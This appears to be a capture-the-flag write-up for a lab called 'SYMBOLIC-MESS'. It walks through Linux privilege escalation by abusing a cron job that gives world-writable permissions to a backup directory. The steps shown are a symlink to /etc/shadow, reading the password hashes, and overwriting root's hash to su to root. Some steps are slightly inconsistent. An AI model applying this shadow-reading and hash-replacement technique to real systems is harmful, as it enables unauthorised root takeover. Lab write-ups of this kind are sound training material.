
CROSS PLATFORM: SYMBOLIC-MESS *Monhal*

MEDIUM

Scenario:



Due to a cyberattack by the group B1ackH@tz on Mobilific, a company specializing in automobile solutions, all the root user passwords were changed in the company's systems. Luckily, the company had backups for most of them, except for one critical system, for which they were only able to recover a snapshot of the computer. The CISO of Mobilific decided to hire you to help regain control over the system and reclaim the root account.

Objectives:

- Find a way to reach the Root user.
- Find the sensitive file.

Notes:


To investigate the environment, you are required to connect to a local user with the following login details. Username: thomas, Password: Th0m@s

Used tools:

Pspy64

First, listing the files in the current directory using ls command we can see a script with execution permissions (pspy64).
Running the pspy64 (searches for cronjobs in the system)
We can see that the cronjobs open a compressed file /var/backup/thomas-documents.tar.gz
And then gives the folder a full permessions (777).
Navigating to /var directory and checking the permissions of the backup file :


Figure 1 - backup file has full permissions



```
thomas@mobilific:/var$ ls -la
total 52
drwxr-xr-x 1 system system 4096 Aug 23 07:55 .
drwxr-xr-x 1 system system 4096 Dec 19 19:29 ..
drwxrwxrwx 1 system system 4096 Dec 19 19:30 backup
drwxr-xr-x 2 system system 4096 Apr 24  2018 backups
drwxr-xr-x 1 system system 4096 Jul 23 13:50 cache
```

Navigating to backup and checking its content:


Figure 2 - browsing the backup directory



```
thomas@mobilific:/var$ ls
backup  backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp
thomas@mobilific:/var$ cd backup
thomas@mobilific:/var/backup$ ls
home  thomas-documents.tar.gz
thomas@mobilific:/var/backup$ cd home/
thomas@mobilific:/var/backup/home$ ls
thomas
thomas@mobilific:/var/backup/home$ cd thomas/
thomas@mobilific:/var/backup/home/thomas$ ls -la
total 36
drwxrwxr-x 9 root root 4096 Dec 19 19:30 .
drwxrwxr-x 3 root root 4096 Dec 19 19:30 ..
drwxrwxrwx 2 root root 4096 Aug 23 07:55 Desktop
drwxrwxrwx 2 root root 4096 Aug 23 07:55 Documents
drwxrwxrwx 2 root root 4096 Aug 23 07:55 Downloads
drwxrwxrwx 2 root root 4096 Aug 23 07:55 Music
drwxrwxrwx 2 root root 4096 Aug 23 07:55 Pictures
drwxrwxrwx 2 root root 4096 Aug 23 07:55 Templates
drwxrwxrwx 2 root root 4096 Aug 23 07:55 Videos
thomas@mobilific:/var/backup/home/thomas$ 
```

Now when we have a direcory will full permissions and its owner is [root] we can make a symbolic link to any file in the system and see its content. (for example /etc/shadow).
In order to make a symbolic link the command ln -s [file] [link].

Figure 3 - making symbolic link to /etc/shadow




```
thomas@mobilific:~$ ln -s /etc/shadow
thomas@mobilific:~$ ls -l
total 32
drwxr-xr-x 2 thomas thomas 4096 Aug 23 07:55 Desktop
drwxr-xr-x 2 thomas thomas 4096 Aug 23 07:55 Documents
drwxr-xr-x 2 thomas thomas 4096 Aug 23 07:55 Downloads
drwxr-xr-x 2 thomas thomas 4096 Aug 23 07:55 Music
drwxr-xr-x 2 thomas thomas 4096 Aug 23 07:55 Pictures
drwxr-xr-x 2 thomas thomas 4096 Aug 23 07:55 Templates
drwxr-xr-x 2 thomas thomas 4096 Aug 23 07:55 Videos
-rwx--x--x 1 thomas thomas  512 Aug 23 07:55 pspy64
lrwxrwxrwx 1 thomas thomas   11 Dec 19 20:07 shadow -> /etc/shadow
thomas@mobilific:~$ cat /etc/shadow
cat: /etc/shadow: Permission denied
thomas@mobilific:~$ 
```

Now we need to wait untill the cronjob runs. (it runs every minute.)

After the cronjob runs it backup the shadow file and give it full permissions so we can read it:


Figure 4 - /etc/shadow content



```
thomas@mobilific:~$ cat /etc/shadow
system:*:18831:0:99999:7:::
daemon:*:18831:0:99999:7:::
bin:*:18831:0:99999:7:::
sys:*:18831:0:99999:7:::
sync:*:18831:0:99999:7:::
games:*:18831:0:99999:7:::
man:*:18831:0:99999:7:::
lp:*:18831:0:99999:7:::
mail:*:18831:0:99999:7:::
news:*:18831:0:99999:7:::
uucp:*:18831:0:99999:7:::
proxy:*:18831:0:99999:7:::
www-data:*:18831:0:99999:7:::
backup:*:18831:0:99999:7:::
list:*:18831:0:99999:7:::
irc:*:18831:0:99999:7:::
gnats:*:18831:0:99999:7:::
nobody:*:18831:0:99999:7:::
_apt:*:18831:0:99999:7:::
root:$6$eAW0Bg.d$JwuQCkj/WMaHwEQBO.Cdp6Hp/eDbTZu73aX87dwUBc7IX30mEElQW42Myny362RFeFrdilV36MO1iI9AeBaSf/:18862::::::
thomas:$6$ojEoQrQY$sT6xXBUe4/s2b/c2MgnKQqYU1F3lI61Qi157iAXb1VO/wdXj8.IEY3BFPtYQOVqghlAGB07KIGUKgC3gPMWe..:18862::::::
thomas@mobilific:~$
```

After having access to the shadow folder, we can change the root password using NANO. The easiest way to do this is placing thomas password for the user root.


Figure 5 - manipulating root's password



```
root:$6$ojEoQrQY$sT6xXBUe4/s2b/c2MgnKQqYU1F3lI61Qi157iAXb1VO/wdXj8.IEY3BFPtYQOVqghlAGB07KIGUKgC3gPMWe/:18862::::::
thomas:$6$ojEoQrQY$sT6xXBUe4/s2b/c2MgnKQqYU1F3lI61Qi157iAXb1VO/wdXj8.IEY3BFPtYQOVqghlAGB07KIGUKgC3gPMWe..:18862::::::
```

Switching users and inserting thomas password which is provided in the notes. (th0m@s).

Figure 6 - logging to root



```
thomas@mobilific:~$ su root
Password:
Welcome root, your serial number is 97729afa045622f0b3eb727f2e3b556e
```

CHALLENGE PWNED!

Please feel free to contact me on: **Monhalsarbouch@gmail.com**